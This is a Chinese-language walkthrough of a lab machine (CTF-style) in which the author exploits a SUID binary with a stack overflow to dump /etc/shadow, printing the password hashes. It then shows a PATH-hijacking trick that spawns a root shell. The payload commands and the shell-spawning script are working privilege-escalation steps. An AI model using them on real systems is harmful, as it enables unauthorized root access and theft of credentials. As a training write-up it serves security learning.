pwn@ubuntu:~/temp/yulian$ ssh ldz@192.168.64.4 -i decrypted.bin
栈溢出提取root!!!!
首先还是要信息搜集:
localhost:~$ find / -perm -u=s -type f 2>/dev/null
/opt/vuln
/bin/bbsuid
localhost:~$ file /opt/vuln
/opt/vuln: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-musl-x86_64.so.1, BuildID[sha1]=c87268410577b342f9216cff03ec7962d0a9a046, with debug_info, not stripped
演豆不演了,下载到本地看一下啥情况:
pwn@ubuntu:~/temp/yulian$ pwn checksec vuln
[*] '/home/pwn/temp/yulian/vuln'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
反编译一下:
int __fastcall main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  vuln();
  return 0;
}
void __cdecl vuln()
{
char buffer[32]; // [rsp+0h] [rbp-30h] BYREF
ssize_t n; // [rsp+20h] [rbp-10h]
int flag; // [rsp+2Ch] [rbp-4h]
flag = 0;
n = read(0, buffer, 0x30u);
if ( flag == 1 )
{
secret();
}
else
{
printf("flag = %d\n", flag);
puts("password wrong");
}
}void __cdecl secret()
{
setuid(0);
system("cat /etc/shadow");
}泪牛满面啊,终于遇到一个会的了,尝试进行溢出覆盖flag即可:
  -0000000000000030 // Use data definition commands to manipulate stack variables and arguments.
  -0000000000000030 // Frame size: 30; Saved regs: 8; Purge: 0
  -0000000000000030
  -0000000000000030     char buffer[32];
  -0000000000000010     ssize_t n;
  -0000000000000008     // padding byte
  -0000000000000007     // padding byte
  -0000000000000006     // padding byte
  -0000000000000005     // padding byte
  -0000000000000004     int flag;
  +0000000000000000     _QWORD __saved_registers;
  +0000000000000008     _UNKNOWN *__return_address;
  +0000000000000010
  +0000000000000010 // end of stack variables
首先缓冲区为32字节,read可以读取48字节(0x30u),输入44个字节即可覆盖flag,看下吧:
[32 字节 buffer]
[8  字节 n]
[4  字节 padding]
[4  字节 flag = 1]
尝试一下:
localhost:~$ python3 -c 'print("A"*44 + "\x01\x00\x00\x00")' | /opt/vuln
root:$6$W5FUwrTeo8vXfNot$qJazigaYSqk8ezVfjHckZb2XjxkrJsniQa5MA1o.j9apE1BMYX5vYuJVEJ2hYbNsR0q9IWOSSt1I40vNYxvKO0:20263:0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
klogd:!:20205:0:99999:7:::
chrony:!:20205:0:99999:7:::
ldz:$6$qCU7eP8wj/Pvo1FB$Ooou6p.TF3M/kMB29XrzQ6XVNbq7c46lGzNvRPOJ55GAXJ0h.jmbc8VHhGjFgwXLHPSbNt96l/rmUYgDqpo8Y0:20263:0:99999:7:::
nginx:!:20263:0:99999:7:::
尝试进行破解即可,我在别的师傅博客中也发现可以通过劫持命令获取flag,这种方式应该更优雅一点,记录一下,第一时间居然没有想到,可能是很长时间没打靶机了,嘿嘿。
echo "/bin/sh < /dev/pts/0">cat
chmod +x cat
PATH=/tmp:$PATH
python3 -c 'print("A"*44 + "\x01\x00\x00\x00")' | /opt/vuln
/bin/cat /root/root.txt